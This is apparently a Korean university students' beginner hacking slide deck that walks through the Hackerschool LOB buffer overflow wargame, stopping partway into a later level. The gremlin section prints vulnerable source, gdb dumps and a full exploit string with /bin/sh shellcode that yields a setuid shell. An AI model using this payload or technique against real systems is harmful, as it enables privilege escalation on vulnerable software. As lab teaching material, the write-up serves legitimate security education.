


INCOGNITO

컴알못이 초보 해커가 되기까지



DongYang University

이헌진
유승우
김찬희
이동준

August 12, 2017


1. 컴알못이 초보 해커를 바라보다
2. 해킹을 하려면 무엇을 알아야 하나요?
3. Buffer overflow 기초를 다져보아요
4. 다른 것도 도전해보아요

1



컴알못이 초보 해커를 바라보다

1. 컴알못이 초보 해커를 바라보다




두산백과

해커

[hacker]

요약 컴퓨터 또는 컴퓨터 프로그래밍에 뛰어난 기술자로서 컴퓨터 시스템 내부구조 및 동작에 심취하여 이를 알고자 노력하는 사람.

1. 컴알못이 초보 해커를 바라보다



1. 컴알못이 초보 해커를 바라보다



**BUG
BOINTV**

White

hacker

2



해킹을 하려면 무엇을 알아야 하나요?

2. 해킹을 하려면 무엇을 알아야 하나요?

❖ 해킹 분야

Network

System

Forensic


Web

Reversing

...


2. 해킹을 하려면 무엇을 알아야 하나요?

❖시스템 해킹이란?




2. 해킹을 하려면 무엇을 알아야 하나요?

❖최상위 권한?



2. 해킹을 하려면 무엇을 알아야 하나요?




3



Bufferoverflow 기초를 다져보아요

3. 메모리 구조와 버퍼오버플로우



3. 메모리 구조와 버퍼오버플로우



EBP Extended Base Pointer(SFP)

ESP Extended Stack Pointer

4. LOB BufferOverflow level1

스택구조

1). Hackerschool의 LOB - BoF원정

```
[gate@localhost gate]$ ls
gremlin  gremlin.c
[gate@localhost gate]$ cat gremlin.c
/*
    The Lord of the BOF : The Fellowship of the Ring
    - gremlin
    - simple BOF
*/

int main(int argc, char *argv[])
{
    char buffer[256];
    if(argc < 2){
        printf("argv error\n");
        exit(0);
    }
    strcpy(buffer, argv[1]);
    printf("%s\n", buffer);
}
[gate@localhost gate]$
```

argv[1]

argv[0]

argc

RET

SFP

Buffer[256]

4. LOB BufferOverflow level1

```
[gate@localhost gate]$ gcc -g gremlin.c -o lingrem
[gate@localhost gate]$ ls -l
total 32
-rwsr-sr-x    1 gremlin  gremlin      11987 Feb 26  2010 gremlin
-rw-rw-r--    1 gate     gate         272 Mar 29  2010 gremlin.c
-rwxrwxr-x    1 gate     gate       12583 Jul  5 21:13 lingrem
```

- gcc 명령으로 gremlin.c를 lingrem으로 컴파일
-> 파일명의 길이가 달라지면 메모리 주소에 차이가 있을 수 있음.

- -rwSr-sr-x 1 gremlin gremlin
 U G O 소유자명 그룹명

*gdb란? GNU에서 나온 디버거 프로그램

*setuid란? 사용자가 파일을 실행할 때 소유자의 권한으로 파일 실행

4. LOB BufferOverflow level1

```
(gdb) set dis intel
(gdb) disas main
Dump of assembler code for function main:
0x8048430 <main>:      push    %ebp
0x8048431 <main+1>:    mov     %ebp,%esp
                    sub     %esp,0x100
                    cmp     DWORD PTR [%ebp+8],1
                    jg      0x8048456 <main+38>
                    push    0x80484e0
                    call    0x8048350 <printf>
                    add     %esp,4
                    push    0
                    call    0x8048360 <exit>
                    add     %esp,4
                    mov     %eax,DWORD PTR [%ebp+12]
                    add     %eax,4
                    mov     %edx,DWORD PTR [%eax]
0x804845e <main+46>:    push    %edx
0x804845f <main+47>:    lea     %eax,[%ebp-256]
0x8048465 <main+53>:    push    %eax
0x8048466 <main+54>:    call    0x8048370 <strcpy>
0x804846b <main+59>:    add     %esp,8
0x804846e <main+62>:    lea     %eax,[%ebp-256]
0x8048474 <main+68>:    push    %eax
0x8048475 <main+69>:    push    0x80484ec
```

RET(4)

SFP(4)

Buffer(256)

앞에 코드에서 본 취약하게 생긴 strcpy가 보임.

4. LOB BufferOverflow level1

```
0x8048466 <main+54>:    call    0x8048370 <strcpy>
0x804846b <main+59>:    add     %esp,8
(gdb) b *main+59
Breakpoint 1 at 0x804846b
(gdb) r `perl -e 'print "\x90"x256'`
Starting program: /home/gate/gremlin2.c `perl -e 'print "\x90"x256'`

Breakpoint 1, 0x804846b in main ()
(gdb) x/80wx $esp
0xbffff920:    0xbffff928      0xbffffb83      0x90909090      0x90909090
0xbffff930:    0x90909090      0x90909090      0x90909090      0x90909090
0xbffff940:    0x90909090      0x90909090      0x90909090      0x90909090
0xbffff950:    0x90909090      0x90909090      0x90909090      0x90909090
```

- 브레이크 포인트로 main+59의 주소(0x804846b)를 잡아줌.
>>> strcpy 명령을 수행하고 난 메모리 값을 확인 가능
- ‘\x90’은 nop(No Operation)이라는 명령으로 아무 일도 하지 않음.
>>> 위의 파란 명령을 수행을 해서 난 결과를 확인해보자.

4. LOB BufferOverflow level1

* 셸코드란? 셸을 실행하기 위한 코드
-> 시스템 해킹의 최종 목표

```
(gdb) run `perl -e 'print "\x90"x195,"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x89\xc2\xb0\x0b\xcd\x80","\x90"x40,"\xc0\xf9\xff\xbf"'`
```

```
The program being debugged has been started already.  
Start it from the beginning? (y or n) y
```

```
Starting program: /home/gate/gremlin2.c `perl -e 'print "\x90"x195,"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x89\xc2\xb0\x0b\xcd\x80","\x90"x40,"\xc0\xf9\xff\xbf"'`
```

```
Breakpoint 1, 0x804846b in main ()
```

```
(gdb) x/80wx $esp
```

0xbffff920:	0xbffff928	0xbffffb7d	0x90909090	0x90909090
0xbffff930:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffff940:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffff950:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffff960:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffff970:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffff980:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffff990:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffff9a0:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffff9b0:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffff9c0:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffff9d0:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffff9e0:	0x90909090	0x90909090	0x31909090	0x2f6850c0
0xbffff9f0:	0x6868732f	0x6e69622f	0x5350e389	0xc289e189
0xbffffa00:	0x80cd0bb0	0x90909090	0x90909090	0x90909090
0xbffffa10:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffffa20:	0x90909090	0x90909090	0x90909090	0x4000f9c0
0xbffffa30:	0x00000002	0xbffffa74	0xbffffa80	0x40013868
0xbffffa40:	0x00000002	0x08048380	0x00000000	0x080483a1
0xbffffa50:	0x08048430	0x00000002	0xbffffa74	0x080482e0

Ret주소를
떨구는 위치

shellcode

4. LOB BufferOverflow level1

```
[gate@localhost gate]$ whoami
gate
[gate@localhost gate]$ ./gremlin `python -c 'print "\x90"*150+"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80"+" \x90"*81+"aaaa"+" \x30\xf9\xff\xbf"'`
1 Ph//shh/
bin PS 1Y
aaaa0
bash$ whoami
gremlin
bash$ my-pass
euid = 501
hello bof world
```

bash?? 쉘!!! 탈취 성공!!!
-> 확인을 위해 whoami를 해보자.

4. LOB BufferOverflow level13

```
[darkknight@localhost darkknight]$ clear
[darkknight@localhost darkknight]$ cat bugbear.c
/*
    The Lord of the BOF : The Fellowship of the BOF
    - bugbear
    - RTL1
*/

#include <stdio.h>
#include <stdlib.h>

main(int argc, char *argv[])
{
    char buffer[40];
    int i;

    if(argc < 2){
        printf("argv error\n");
        exit(0);
    }
}
```


4. LOB BufferOverflow level13

```
main(int argc, char *argv[])
{
    char buffer[40];
    int i;

    if(argc < 2){
        printf("argv error\n");
        exit(0);
    }

    if(argv[1][47] == '\xbf')
    {
        printf("stack betrayed you!!\n");
        exit(0);
    }

